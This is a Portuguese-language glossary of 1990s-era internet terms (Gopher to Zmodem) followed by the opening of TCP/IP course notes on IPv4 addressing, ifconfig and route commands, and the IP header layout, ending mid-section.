GIF - Graphic Interchange Format. Formato para arquivos de imagem, muito utilizado, desde a altura em que foi vulgarizado pela Compuserve.
GNU - GNU's not Unix. Organização/Associação sem fins lucrativos que pretende promover (e promove!) o desenvolvimento de software de todo o tipo (sistemas operativos, compiladores, etc.) comparável ao Unix... mas gratuito! :-)

Gopher - Um espécie de parente pobrezinho do WWW. Existente ha' bastantes mais anos que este, permite a procura de informação em bases de dados existentes em todo o mundo, utilizando-se ou não algumas ferramentas próprias de pesquisa por palavras-chave.
Gov - Sufixo dos endereços eletrônicos pertencentes às organizações governamentais norte-americanas.

H

Hacker - Habitualmente (e erradamente) confundido com "cracker", um hacker é, pela ultima definição dada, um sinistro em computadores.
"Problem Solver" - aquele que resolve problemas.
Hierarquia - Hierarquia de diretórios é o conjunto dos diretórios de um determinado sistema de arquivos, que engloba a raiz e todos os subdiretórios. Os newsgroups também estão divididos numa hierarquia, começando nos níveis de topo (inicio do nome do grupo: soc, comp, sci, rec, misc, etc.) e sub-divididos em vários temas, dentro de cada designação de topo. Por exemplo, existem vários grupos soc.culture, entre os quais o soc.culture.brazilian. Geralmente, os grupos que comecem pela código ISO de um pais (por exemplo, br) são distribuídos apenas a nível nacional dentro desse pais (por exemplo, br.mercado, br.geral, etc.)
Home page - Pagina base do WWW de uma instituição ou particular. A pagina base é uma espécie de ponto de partida para a procura de informação relativa a essa pessoa ou instituição.
Host - Computador central. Também chamado de servidor ou no', por vezes.
Howto - Documento(s) em formato eletrônico, que acompanham o Linux (versão de domínio publico do Unix) e que constituem uma espécie de manual, onde se pode procurar informação sobre quase toda a tarefa de instalação, administração e atualização do Linux.
HTML - Hypertext Markup Language. É uma linguagem de descrição de paginas de informação, standard no WWW. Com essa linguagem (que, para alem do texto, tem comandos para introdução de imagens, formulários, alteração de fontes, etc.) podem-se definir paginas que contenham informação nos mais variados formatos: texto, som, imagens e animações.
HTTP - Hypertext Transport Protocol. É o protocolo que define como é que dois programas/servidores devem interagir, de maneira a transferirem entre si comandos ou informação relativos ao WWW.

I

IMHO - In My Humble Opinion. Na minha modesta opinião (NMMO). Sigla usada quando alguém deseja exprimir uma opinião e gosta de se manter modesto! :-) information super-highway - Ver auto-estrada da informação.
Internet - A melhor demonstração real do que é uma auto-estrada da informação. A Internet (com I maiúsculo) é uma imensa rede de redes que se estende por todo o planeta e praticamente todos os países. Os meios de ligação dos computadores desta rede são variados, indo desde radio,

linhas telefônicas, ISDN, linhas digitais, satélite, fibras-opticas, etc. Criada em 1969 pelo Departamento de Defesa dos EUA (DoD) como um projeto pioneiro de constituição de uma rede capaz de sobreviver a ataques nucleares, foi-se expandindo até chegar ao tamanho e importância que hoje tem (varias dezenas de milhões de usuários). Indispensável!
Internet - Com um i minúsculo, Internet designa uma rede de redes, apenas, e não especificamente a Internet.
Internic - Uma organização América que atribui números IP únicos a quem o pedir e é também o gestor da raiz (topo da hierarquia) do DNS mundial.
IP - Internet Protocol. Um dos protocolos mais importantes do conjunto de protocolos da Internet. Responsável pela identificação das maquinas e redes e encaminhamento correto das mensagens entre elas. Corresponde ao protocolo de nível 3 do modelo OSI.
IRC - Internet Relay Chat. É um sistema que permite a interação de vários usuários ao mesmo tempo, divididos por grupos de discussão. Ao contrario das news essa discussão é feita on-line (dialogo direto textual). Os usuários deste sistema podem entrar num grupo já' existente ou criar o seu próprio grupo de discussão.
ISDN - Integrated Service Digital Network. Rede Digital Integradora de Serviços (RDIS). É uma evolução das linhas telefônicas atuais baseada em linhas digitais (e não analógicas) capazes de débitos muito mais elevados (a partir de 64Kbps) e com melhor qualidade.
Video-telefones que se vêem nos filmes ou exposições tecnológicas. Idealmente, todos os particulares que desejassem ter acesso à Internet usariam uma destas linhas em vez da linha telefônica normal, mas às tarifas atuais... é melhor esperar sentado até que os preços baixem.
ISO - International Standards Organization. organização internacional para a definição de normas.

J

Job – trabalho solicitado ou em andamento, muito usado para filas de impressão.

K

kermit - Um programa/protocolo de comunicações que permite, entre outros, a transferência de arquivos entre duas maquinas.
kill file - Filtro para evitar mensagens com certa origem ou certo tema nos grupos de discussão da Usenet. É geralmente um arquivo onde se traduzem, através de regras definidas, quais os artigos que se pretendem evitar.

L

LAN - Local Área Network. Rede Local. É uma rede com 2 ou algumas dezenas de computadores que não se estende para alem dos limites físicos de um qualquer edifício. Normalmente utilizada nas empresas para interligação local dos seus computadores. Existem varias tecnologias que permitem a realização de uma rede local, sendo as mais importantes, a Ethernet e o Token-Ring. largura de banda - Ver Bandwidth.
Latência - Tempo que uma unidade de informação leva a percorrer um dado meio de comunicação. Pode-se, por exemplo, dizer que o tempo de latência de um satélite VSAT é de 300 ms, o que significa que um caractere enviado a partir de um ponto leva 300 ms a chegar a outro, passando pelo satélite.
Leased-line - Linha alugada. A maior parte das linhas que ligam as varias maquinas da Internet são linhas alugadas disponíveis permanentemente. Com uma linha alugada, dois computadores encontram-se em conexão permanente. linha alugada - ver leased-line.
Link - No WWW, uma palavra destacada indica a existência de um link, que é uma espécie de apontador para outra fonte de informação. Escolhendo esse link, obtém-se a pagina de informação que ele designava que pode, por sua vez, ter também vários links.
Linus Torvalds - The one and only! :-) O inventor do Linux, aquele que teve a idéia e desenvolveu o núcleo (kernel) e algumas ferramentas/utilitários básicos. A melhor idéia dele foi talvez o fato de o disponibilizar na Internet, tornando-o um sistema operativo de domínio publico. Linus foi mais tarde apoiado entusiasticamente por muitos outros "internetianos" (e não só') formando uma equipe que regularmente constrói novas aplicações, melhora as existentes, corrige erros, etc.
Linux - Nome derivado do nome do autor do núcleo deste sistema operativo, Linus Torvalds. O Linux é hoje em dia um sistema operativo com todas as características do Unix, com uma implantação invejável e em constante evolução... e é do domínio publico. Normalmente é distribuído em diferentes "releases" que mais não são do que um núcleo (recompilável) acompanhado de programas, utilitários, ferramentas, documentação, etc. Uma das releases mais conhecidas é a Slackware.
Login - Identificação de um utilizador perante um computador. Fazer o login é o ato de dar a sua identificação de usuário ao computador.
Logout - Ato de desconectar a sua ligação a um determinado sistema ou computador.
Lynx - Um programa (browser) para navegar no WWW. O lynx foi pensado para ser usado em terminais texto, portanto só' se pode visualizar a informação textual, ficando a restante (imagens, sons, etc.) disponível para gravação no disco do seu computador para mais tarde ver/ouvir.

M

Mail - carta eletrônica.
Mailing list - Uma lista de assinantes que se correspondem por correio eletrônico. Quando um dos assinantes escreve uma carta para um determinado endereço eletrônico (de gestão da lista) todos os outros a recebem, o que permite que se constituam grupos (privados) de discussão através de correio eletrônico.

Mail server - Programa de computador que responde automaticamente (enviando informações, arquivos, etc.) a mensagens de correio eletrônico com determinado conteúdo.
MAN - Metropolitan Área Network. Rede de computadores com extensão até algumas dezenas de quilômetros, interligando normalmente algumas centenas de computadores numa dada região.
Mil - Sufixo dos endereços eletrônicos pertencentes às organizações militares norte-americanas.
Mime - Multipurpose Internet Mail Extensions. Conjunto de regras definidas para permitirem o envio de correio eletrônico (texto) com outros documentos (gráficos, sons, etc.) anexos.
Modem - MOdulador DEModulador. Pequeno aparelho (sob a forma de um cartão interno de expansão ou uma caixa de plástico com luzinhas no painel posterior) que permite ligar um computador à linha telefônica, para assim estar apto a comunicar com outros. Muitos dos modems são também capazes de realizar funções de fax. A sua aplicação mais importante será' porventura a ligação a BBS ou à Internet (através de um provedor de acesso).
Mosaic - O primeiro programa (browser) para o WWW concebido pela NCSA (EUA). Com ele o WWW tomou um grande impulso pois foi a primeira ferramenta que permitia visualizar a informação do WWW, e utiliza-la, de forma gráfica e atraente.
MUD - Multi User Dungeon. Um jogo para vários usuários, normalmente presente num qualquer servidor na Internet. É uma espécie de Mundo Virtual onde se podem encontrar e interagir vários usuários. Normalmente, passa-se tudo textualmente (nada de imagens bonitas ou sons espalhafatosos).
Mail Bomb - É a técnica de inundar um computador com mensagens eletrônicas.
Multi-frequencia - Varias freqüências. Designação para uma linha telefônica capaz de transportar sinais elétricos em freqüências diferentes. São aquelas linhas que permitem ter um telefone em que a marcação é feita por tonalidades e não por impulsos.

N

Navegar - Na Internet significa passear, procurar informação, sobretudo no WWW. Também se pode dizer surfar, para os mais radicais! :-)
NCSA - National Center for Supercomputing Applications.
Net - Rede (de computadores, neste contexto).
Netiquette - Conjunto de regras e conselhos para uma boa utilização da rede Internet, de modo a se evitarem erros próprios de novatos quando da interação com outros usuários (mais experientes). A netiquette baseia-se muito no simples e elementar bom senso.
Netscape - Um programa (browser) para o WWW. Sucessor do Mosaic e desenvolvido pela mesma equipe de programadores, o Netscape evolui mais rapidamente e o browser de WWW mais usado, devido às suas características de rapidez, cache, visualização interna de vários formatos de arquivos, suporte para uma linguagem de descrição de pagina mais evoluída, etc.
Network - Rede de computadores.
Newbie - Novato. Designação depreciativa dada pelos veteranos da Internet àqueles que a descobriram recentemente.
News - Noticias, em português, mas melhor traduzido por fóruns ou grupos de discussão. Abreviatura de Usenet News, as news são grupos de discussão, organizados por temas (mais de 10.000!), a maior parte deles com distribuição internacional, podendo haver alguns distribuídos

num só' pais ou numa instituição apenas. Nesses grupos, públicos, qualquer pessoa pode ler artigos e escrever os seus próprios artigos. Alguns grupos são moderados, significando isso que um humano designado para o efeito lê os artigos antes de serem publicados, para constatar da sua conformidade para com o tema do grupo. No entanto, a grande maioria dos grupos não são moderados.
Newsgroup - Um grupo de news, um fórum ou grupo de discussão.
NNRP - Network News Reading Protocol. Protocolo que permite que um programa leitor de news obtenha a informação (artigos, grupos, etc.) a partir de um servidor de news.
NNTP - Network News Transport Protocol. Protocolo para a transferência dos grupos de news da Usenet e mensagens de controle.

O

Offline - "fora da linha". Significa que nenhuma ligação por linha telefônica ou outra esta' no momento ativa. Por exemplo, a leitura de mail offline implica que se possa ler mail no seu próprio computador sem que ele esteja ligado ao servidor (tendo portanto sido transferidas as cartas para esse computador, previamente). As ligações offline não permitem a navegação interativa na Internet, pois o computador não pode enviar comandos e receber dados em tempo real.
Online - Por oposição a offline, online significa "estar em linha", estar ligado em determinado momento à rede ou a um outro computador. Para alguém, na Internet, "estar online", é necessário que nesse momento essa pessoa esteja a usar a Internet e que tenha, portanto, efetuado o login num determinado computador da rede.

P

Password - Palavra-chave usada para identificação do usuário, em conjunto com o login (não sendo este secreto, como o é - deve ser - a password).
PGP - Pretty Good Privacy. Programa para a codificação mensagens de texto, inventado por Philip Zimmerman. Uma mensagem assim enviada é inquebrável e só' o seu destinatário a pode decodificar, dando para isso uma chave que só ele conhece.
Pine - Um programa/leitor de correio eletrônico para ambientes Unix (se bem que também se possam encontrar versões para outros sistemas operativos). À base de menus com escolha de opções por letras e teclas de cursor. Dizem os usuários que é mais simples que o elm... Suporta também o formato de mensagens MIME (mensagens de texto com outro tipo de arquivos anexos).
Ping - Pequeno utilitário utilizado para ver se uma determinada ligação se encontra ativa e qual o tempo que uma mensagem leva para ir de um ponto ao outro da ligação. O ping envia pacotes (geralmente 64 bytes) para um ponto,que responde enviando um outro pacote equivalente.
Post - Designa um artigo de news, por vezes. Fazer um post significa escrever e enviar um artigo para um grupo de news.

PPP - Point to Point Protocol. O PPP implementa o protocolo TCP/IP (o(s) protocolo(s) da Internet) numa linha telefônica, para que através da mesma um computador pessoal possa se ligar à Internet e usufruir de todos os serviços e aplicações existentes. É uma norma, posterior ao SLIP e mais completo.
Processo - Programa a correr num determinado instante, portanto presente na memória do computador. Esta terminologia é usada em maquinas Unix, onde se podem ter vários processos a correr ao mesmo tempo.
Protocolo - Um protocolo é para os computadores o que uma linguagem (língua) é para os humanos. Dois computadores para poderem transferir informações entre si devem utilizar o mesmo protocolo (ou ter um terceiro que perceba os dois protocolos e faca a tradução). public domain - Domínio Publico.
Pulse - Impulso. Uma linha telefônica é por impulsos se não for multifreqüênciais, isto é, os sinais de digitação são enviados por uma serie de pequenos impulsos, separados por espaços. A digitação (e estabelecimento de chamada) neste tipo de linhas é mais lenta.
Phreaking - É o uso indevido de linhas telefônicas., fixas ou celulares.

R

Readme - Leia-me. arquivo que deve ser lido antes de se iniciar a utilização ou instalação de um determinado programa, sistema, computador, etc. Contem geralmente informações que podem poupar tempo ao usuário que pretende fazer algo (e esse algo tem um arquivo README acessível).
Reply - Resposta.
RFC - Request For Comments. Documentos que definem normas e protocolos para a Internet e onde se fazem as discussões de nível técnico para a definição de novos protocolos.
Router - Computador, software ou material dedicado que serve para interligar duas ou mais redes efetuando automaticamente a redireção correta das mensagens de uma rede para outra.
RTFM - Read The Fucking Manual. Leia o car"#$% do manual. Termo utilizado para indicar a alguém que deve ler o manual, pois provavelmente anda a fazer perguntas que ai estão claramente respondidas.

S

Scanners de portas - Os scannners são programas que buscam portas TCP abertas por onde pode ser feita uma invasão. Para que a varredura não seja percebida pela vítima , alguns scanners testam as portas de um computador durante muitos dia, em horários aleatórios.

Server - Servidor. Um computador na Internet que oferece determinados serviços.
Servidor - Computador que oferece serviços.
SGML - Standard General Markup Language. Uma linguagem de descrição de paginas em hipertexto mais geral que o HTML.

Shareware - Software que é distribuído livremente, desde que seja mantido o seu formato original, sem modificações, e seja dado o devido credito ao seu autor. Normalmente, foi feito para ser testado durante um curto período de tempo (período de teste/avaliação) e, caso seja utilizado, o usuário tem a obrigação moral de enviar o pagamento ao seu autor (na ordem de algumas - poucas - dezenas de dólares). Quando é feito o registro, é normal receber um manual impresso do programa, assim como uma versão melhorada, possibilidade de assistência técnica e informações acerca de novas versões.
Signature - Assinatura. Geralmente é a porção de texto incluída no fim de uma carta eletrônica ou de um artigo de news (neste caso, por norma, deve ser inferior a 4 linhas, de 80 caracteres no máximo cada, sem TAB's nem códigos, para alem dos caracteres ASCII normais).
Site - Um "site" da Internet é um dos nós/computadores existentes. Por exemplo, um site FTP é um computador que oferece o serviço de FTP (idêntico a FTP server).
SLIP - Serial Line Internet Protocol. O SLIP implementa o protocolo TCP/IP (o(s) protocolo(s) da Internet) numa linha telefônica, para que através da mesma um computador pessoal se possa ligar à Internet e usufruir de todos os serviços e aplicações existentes. Foi o primeiro protocolo definido para a utilização de TCP/IP em linhas telefônicas.
Smiley - São pequenos conjuntos de caracteres ASCII que pretendem transmitir uma emoção ou estado de espírito. Devem ser visualizados de lado, com a folha a 90 graus... Os mais conhecidos são: :-) ou :) :-(ou :(;-) ou ;)
SMTP - Simple Mail Transport Protocol. Protocolo utilizado entre os programas que transferem correio eletrônico de um computador para outro.
Smurf - O agressor envia uma seqüência de solicitações de Ping e inunda o computador
Sniffing - Analisa o tráfego na rede. NAs mãos dos hackers rouba senhas e informações sigilosas.
Sockets - O nome da interface em Unix (originalmente, mas também já' existente noutras plataformas) que implementa os protocolos TCP/IP. Uma interface é um conjunto de chamadas possíveis a bibliotecas que contem rotinas implementando determinados objetivos, neste caso, comunicação em TCP/IP.
SOUP - Simple Offline Usenet Protocol. "Norma" (ou programa) que define como deve ser um pacote compactado de cartas eletrônicas e artigos de news, para serem lidos offline, por qualquer programa editor de textos que compreenda esse formato.
Spam - Publicação do mesmo artigo de news em vários grupos de discussão, geralmente resultando em desperdício de espaço em disco e largura de banda nos meios de transmissão.
Spoofing - É a técnica de passar por outro computador da rede para conseguir acesso a um sistema.
Sysadmin - System Administrator. O responsável por um sistema.
System V - Uma versão (comercial) do sistema operativo Unix.

T

Talk - Programa que permite que dois usuários (existem versões que permitem mais usuários) "dialoguem textualmente" direto através da Internet.

Talker - Um programa servidor que pode manter vários usuários ligados ao mesmo tempo, permitindo-lhes a interação/dialogo textual.
TCP - Transmission Control Protocol. Um dos protocolos Internet do conjunto TCP/IP, que implementa o nível 4 do modelo OSI, através do transporte de mensagens com ligação.
TCP/IP - Conjunto de protocolos da Internet, definindo como se processam as comunicações entre os vários computadores. Pode ser implementado virtualmente qualquer tipo de computador, pois é independente do hardware. Geralmente, para alem dos protocolos TCP e IP (porventura os 2 mais importantes), o nome TCP/IP designa também o conjunto dos restantes protocolos Internet: UDP, ICMP, etc.
Telnet - Protocolo/programa que permite a ligação de um computador a um outro, funcionando o primeiro como se fosse um terminal remoto do segundo. O computador que "trabalha" é o segundo enquanto que o primeiro apenas visualiza na tela os resultados e envia os caracteres digitados (comandos) no seu teclado.
Thread - Dentro de um grupo de discussão, existem normalmente vários threads. Um thread representa um assunto especifico ai debatido e é composto por um ou mais artigos.
Trojan - Ver Cavalo de Tróia
Tim Berners Lee - O homem, na altura investigador do CERN, que definiu/inventou o protocolo HTTP e deu origem ao WWW.
Tin - Um editor de news, com uma estrutura de menus semelhante ao elm (editor de correio eletrônico).
Tone - Por oposição a "pulse", tonalidade. Numa linha telefônica por tonalidade (multifreqüência) a marcação de um numero traduz-se no envio de sinais em diferentes freqüências (sons diferentes). A marcação de um numero (estabelecimento de chamada) neste tipo de linha é mais rápida que numa linha por impulsos.
Trn - Threaded News. Um leitor de news, onde os artigos são apresentados por thread's.
Trumpet - Trumpet é o nome dado aos programas que implementam e usam o TCP/IP em ambiente Windows, feitos por Peter Tattam. O mais importante é o Trumpet Winsock. Nome da firma.

U

UART - Universal Asynchronous Receiver Transmiter. Circuito integrado responsável pelas comunicações através de uma porta serial, num computador.
UDP - User Datagram Protocol. Um dos protocolos do conjunto de protocolos da Internet (habitualmente designado por TCP/IP). Corresponde ao nível 4 do modelo OSI, pois é um protocolo de transporte, sem ligação. Em UDP, uma mensagem é enviada para o destino, sem que haja uma ligação lógica efetuada entre a origem e o destino (semelhante a uma ligação telefônica entre dois pontos). O(s) pacote(s) de mensagens podem então passar por vários nos da Internet até chegar ao destino. Menos viável que o TCP (outro protocolo de transporte, mas com ligação), mas bastante útil quando a perda de um ou outro pacote não seja importante e se pretende velocidade na transmissão e evitar a sobrecarga de varias ligações lógicas estabelecidas.
Unix - Sistema operativo com características de multitarefa preemptiva, criado nos anos 70, nos Bell Labs. Desde ai evoluíram muitas variantes diferentes do sistema operativo.

Upload - Fazer o upload de um arquivo. Ato de transferir o arquivo do seu computador para um computador remoto, usando qualquer protocolo de comunicações.
URL - Uniform Resource Locator. Localizador Universal de Recursos. Método de especificação de um determinado recurso na Internet, seja ele obtido por FTP, News, Gopher, Mail, HTTP, etc. Pretende uniformizar a maneira de designar a localização de um determinado tipo de informação na Internet. Exemplo: http://www.insa-lyon.fr - pedido, por HTTP, da home page (WWW) do INSA de Lyon. usenet - Conjunto dos grupos de discussão, artigos e computadores que os transferem. A Internet inclui a Usenet, mas esta pode ser transportada por computadores fora da Internet.
User - O usuário dos serviços de um computador, normalmente registrado através de um login e uma password.
Usuário - Ver user.
UUCP - Unix to Unix CoPy. Um método (antigo, mas ainda usado) para transmitir correio e artigos da Usenet entre computadores. Originalmente feito para fazer a transmissão entre computadores Unix, agora também é possível usa-lo noutro tipo de computadores. uudecode - Programa para decodificar um arquivo de texto e transforma-lo no binário correspondente. Juntamente com o uuencode, permite que se transfiram binários (portanto, qualquer software) através de um simples arquivo de texto.
Uuencode - Programa para codificar um arquivo binário e transforma-lo no um arquivo de texto. Juntamente com o uudecode, permite que se transfiram binários (portanto, qualquer software) através de um simples arquivo de texto.

V

V.32bis - Uma das normas estabelecidas para os modems e que define a transmissão de dados à velocidade de 14400 bps.
V.34 - Uma das normas estabelecidas para os modems e que define a transmissão de dados à velocidade de 28800 bps.
V.Fast - Uma pseudo-norma definida pelos fabricantes de modems para permitir a transmissão de dados à velocidade de 28800 bps. Obsoleta com a chegada da norma V.34.
V.FC - Ver V.Fast.
Viewer - Programa que permite ver (dai o seu nome) um arquivo gravado num determinado formato. Existem portanto viewers de GIF, de WAV (diz-se também Player, quando se trata de sons), de JPEG, Postscript, etc.
VSAT - Very Small Aperture Terminal. Uma antena VSAT permite a transmissão de dados (envio e recepção) para outra antena VSAT, usando uma parte da banda disponível nos satélites VSAT.
VT100 - Um tipo de emulação de terminal muito freqüente na Internet.

W

WAIS - Wide Área Information Service
WAN - Wide Área Network. Um rede de computadores com extensão de varias dezenas de quilômetros até milhares de quilômetros.
Web - Em português, teia. Abreviatura para designar o World-Wide-Web.
Whois - Diretório de endereços eletrônicos de pessoas e computadores, na Internet, contendo informações relativas.
Winsock - Implementação da interface de sockets para o Windows. Com uma winsock (programa/livraria para o Windows) é possível a utilização dos protocolos SLIP e/ou PPP no Windows, ou seja, é possível falar a mesma "língua" que os outros computadores da Internet.
World-Wide-Web - Conjunto dos servidores que "falam" HTTP e informação ai armazenada em formato HTML. O World-Wide-Web é uma grande teia de informação multimedia em hipertexto. O hipertexto significa que se pode escolher uma palavra destacada numa determinada pagina e obter assim uma outra pagina de informação relativa (semelhante ao Help do Windows). As paginas podem conter texto, imagens, sons, animações, etc. O World-Wide-Web é uma gigantesca base de dados distribuída acessível de uma forma muito atraente e intuitiva.
WWW - Sigla de World-Wide-Web.
WWW server - Um computador que fornece serviços no WWW, que possui informação acessível no WWW.

X

X.25 - Um protocolo de transferência de pacotes, sem ligação lógica, definido pelos operadores públicos de telecomunicações, na Europa (sobretudo para dar dinheiro!).
Xmodem - Um protocolo de transferência de dados por modem, relativamente lento.

Y

Yanoff - Scott Yanoff. Um homem que se lembrou de criar uma lista (Lista de Yanoff) que contem endereços eletrônicos e indicação de outros recursos, para a obtenção de informação na Internet. Essa lista esta' estruturada em temas (desde Agricultura, Bioquímica, Desporto, etc.) e é regularmente atualizada. Não contem indicações para tudo o que existe na Internet (pois isso é impossível) mas pode ser de grande ajuda.
Ymodem - Um protocolo de transferência de dados por modem, com alguns melhoramentos em relação ao Xmodem.

Z

Zmodem - Um protocolo de transferência de dados por modem, com alguns melhoramentos em relação ao Xmodem e ao Ymodem, em particular, mais rápido.

TCP/IP

Seções

Cada seção é composta por um sumário seguido de notas e eventualmente questões. As notas esclarecem e completam o sumário, mas não são exaustivas.

Notas

- 1.1 O TCP/IP
- 1.2 Endereços IP
- 1.3 Pacotes IP
- 1.4 O comando ping
- 1.5 O Comando traceroute
- 1.6 RTT e banda
- 2.1 O Protocolo TCP
- 2.2 O comando telnet
- 2.3 TCP, mecanismo de transporte genérico
- 2.4 O conceito de conexão
- 2.5 As portas TCP
- 2.6 A porta TCP do cliente
- 2.7 O comando netstat
- 2.8 Um panorama breve dos serviços TCP
- 2.9 Clientes TCP populares
- 2.10 Servidores TCP largamente utilizados
- 3.1 O DNS
- 3.2 As raízes do DNS
- 3.3 Procedimentos para registro de nomes
- 3.4 O comando nslookup
- 3.5 O cache do DNS
- 3.6 Descrição breve dos tipos de registros
- 4.1 Rotas IP
- 4.2 Outorga de IPs e classes de endereços
- 5.1 O tcpdump
- 6.1 Um servidor TCP minimal
- 6.2 Um cliente TCP minimal
- 6.3 Um cliente/servidor UDP minimal
- 6.4 Atendimento baseado em select
- 6.5 Atendimento baseado em fork
- 6.6 Atendimento baseado em threads múltiplos
- 6.7 SMTP e SPAM
- 6.8 Nota sobre arquivos atachados
- 6.9 Serviços standalone e serviços inetd
- 7.1 IP em comunicação serial
- 8.1 Observações gerais sobre segurança em TCP/IP
- 8.2 Filtragem de pacotes
- 8.3 Autenticação
- 8.4 Tráfego de senhas in-clear
- 9.1 O Protocolo UDP
- 9.2 UDP e multicast
- 10.1 Internet, internets, intranets e extranets
- 10.2 Redes Privadas
- 10.3 Endereços reservados para redes Privadas
- 10.4 NAT - Network Address Translation (mascaramento)
- 10.5 Proxies e HTTP

- 10.6 VPNs
- 11.1 IP implementado em ethernet: ARP
- 13.1 Multidomínio
- 13.2 IP Aliasing
- 14.1 Hardwares e SO's de uso comum na Internet
- 14.2 Um caso simples de um servidor Internet

1. Introdução ao IP

Endereços IPv4

- São inteiros de 32 bits escritos na forma de quatro octetos
- Examinando endereços com ifconfig, ipconfig ou winipcfg
- Experimentando o ping com argumento numérico
- Experimentando o ping com nomes
- Conceito de RTT

Cabeçalho (Header) IP

- O compartilhado do meio físico: LAN e links WAN
- A necessidade do uso de pacotes pequenos
- O Pacote IP: cabeçalho e área de dados
- Os campos do cabeçalho IP

Distribuição mundial dos IPs

- Experimentando o traceroute
- A função do IP é rotear os pacotes ao seus destinos
- Modo com que a Internet cresce e os IPs são distribuídos
- Exemplos de redes (200, 143.107, etc)
- Conceito de TTL
- Esgotamento do espaço IPv4 e o IPv6

Notas

1.1 O TCP/IP

O TCP/IP é a coleção de protocolos desenvolvida para e utilizada pela Internet. O TCP/IP pode também ser utilizado como padrão de rede por infraestrutruras desconectadas da Internet mundial, como por exemplo uma pequena rede local doméstica, a LAN de uma pequena empresa ou ainda uma grande WAN corporativa.

O TCP/IP é independente de plataforma, e foi implementado em inúmeros tipos diferentes de computadores e sistemas operacionais, desde handhelds até mainframes. O TCP/IP vem se afirmando como o padrão de fato de comunicação digital no mundo todo, em detrimento de outros padrões que em maior ou menor grau apresentam equivalência funcional com ele.

Nestas notas estaremos nos referindo à versão 4 do IP (Internet Protocol), também chamado IPv4. As exigências da Internet levaram ao desenvolvimento de uma nova versão do IP, que está sendo utilizado na Internet 2. Essa nova versão é o IPv6 (ou IPng). Falaremos do IPv4 em todas as suas "camadas", desde os meios físicos mais comuns ("link": ethernet, RS-232, SLIP, PPP) até os protocolos de aplicação ("application": HTTP, SMTP, POP, etc), passando também pelas camadas de rede ("network": IP) e de transporte ("transport": TCP e UDP).

1.2 Endereços IP

O IPv4 utiliza endereços numéricos de 32 bits que para maior comodidade são escritos na forma de 4 octetos, como por exemplo 200.231.191.10. Um endereço IPv4 é muito frequentemente chamado de também de número IP ou simplesmente de IP. Cada octeto corresponde a 8 bits do endereço, e pode portanto variar de 0 a 255.

O endereço permite que um participante de uma rede IP possa ser identificado perante os demais, enviar ou receber dados. O endereço de um participante pode ser manualmente consultado através do comando ifconfig (winipcfg no Windows 9x, ou ipconfig no NT). Por exemplo:

```
$ ifconfig
eth0  Link encap:Ethernet HWaddr 00:80:48:EB:06:CD
      inet addr:192.168.0.1 Bcast:192.168.0.255 Mask:255.255.255.0
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
      TX packets:53 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:100
      Interrupt:11 Base address:0xff80

lo    Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      UP LOOPBACK RUNNING MTU:3924  Metric:1
      RX packets:2189 errors:0 dropped:0 overruns:0 frame:0
      TX packets:2189 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
```

Observe que o endereço é um atributo da interface. No exemplo temos duas interfaces numa mesma máquina, a saber, a eth0 (placa de rede ethernet) com endereço 192.168.0.1, e a lo

(loopback, uma interface que não corresponde a um dispositivo físico e que pode servir para a comunicação IP interna da máquina, isto é, quando o cliente e o servidor estão na mesma máquina), com endereço 127.0.0.1.

No exemplo o comando ifconfig está também informando o tamanho máximo de pacotes configurado para cada interface (MTU, ou Maximum Transfer Unit), o endereço de broadcast e a máscara. Para o conceito de máscara, veja as notas sobre roteamento IP. O conceito de endereço de broadcast foi criado para aplicações que necessitassem atingir todas as máquinas de uma determinada rede. Entretanto, ao nível do TCP/IP, aplicações desse tipo são inexistentes (ou quase). É importante não confundir broadcast IP com outros broadcasts, alguns deles muito usados, como por exemplo aquele implementado pelo ARP ou por serviços de resolução de nomes do netbios. Esses outros broadcasts não tem qualquer relação com o endereço de broadcast indicado acima.

Uma interface passa a ter um endereço IP a partir do momento em que alguém atribui um endereço IP a ela. Isso via de regra é realizado pelos procedimentos de boot da máquina, que consultam os arquivos de configuração do sistema ou solicitam um endereço a algum servidor especializado da rede local. Em conexões PPP discadas, o endereço é obtido como fruto da negociação com o servidor do provedor de acesso.

O comando ifconfig permite atribuir manualmente um endereço a uma dada interface (no windows a atribuição do endereço à interface deve ser feita nas propriedades do TCP/IP associada àquela interface). No dois exemplos que seguem atribuímos o endereço 192.168.0.2 à interface eth0, sendo que no segundo caso explicitamos qual é a máscara. Quando a máscara é omitida, ela é deduzida da classe do endereço da rede (veja a nota Outorga de IPs e classes de endereços).

```
# ifconfig eth0 192.168.0.2
# ifconfig eth0 192.168.0.2 netmask 255.255.255.0
```

O endereço IP que se atribui a uma interface não pode ser escolhido ao acaso. Em virtude do modo com que o IP é roteado, só se podem utilizar endereços IP com o mesmo endereço de rede da rede local à qual o computador estiver fisicamente conectado. Além disso, o mesmo endereço não pode estar sendo utilizado ao mesmo tempo em duas interfaces, cada uma numa máquina diferente.

Além do endereço IP, a interface normalmente necessitará de rotas associadas a ela para poder operar, por isso o comando ifconfig acima em geral seria seguido de um ou mais comandos de criação de rotas, como os exemplos que seguem abaixo, e que serão melhor compreendidos em conjunto com as notas sobre rotas IP.

```
# route add -net 192.168.0.0 netmask 255.255.255.0 eth0
# route add default gw 192.168.0.1
```

1.3 Pacotes IP

A comunicação numa rede IP é realizada através do envio e recebimento de pacotes. Um pacote é uma sequência de bytes, dos quais os 20 primeiros compõe o cabeçalho (header) IP. No IPv4 o tamanho máximo de um pacote é 65535 bytes, mas em geral eles são bem menores (um valor típico é 1500).

version (4)	header length (4)	TOS (8)	total length (16)
identification (16)		flags (3)	fragment offset (13)
TTL (8)		protocol (8)	header checksum (16)
source address (32)			
destination address (32)			
options (if any)			

O cabeçalho IP

Um mesmo e único meio físico (por exemplo o cabo serial que liga o seu handheld ao desktop, ou um cabo coaxial interligando as placas de rede de 15 máquinas de uma rede local de um pequeno escritório, ou alternativamente os cabos "par trançado" e o hub interligando essas mesmas placas) pode ser compartilhado por vários participantes de uma rede IP porque cada um, ao realizar a transmissão de um pacote, aloca esse meio físico com exclusividade por apenas alguns instantes (por exemplo alguns milissegundos), liberando-o em seguida para poder ser usado por outros participantes.

A título de ilustração, vejamos um exemplo real de um cabeçalho IP, obtido através do programa tcpdump. A cada dígito hexadecimal correspondem 4 bits. Assim, o primeiro dígito 4 indica que os primeiros 4 bits do cabeçalho (campo Version) são 0100, o dígito 5 seguinte indica que o 4 bits seguintes (campo Header length) são 0101, e assim por diante:

```
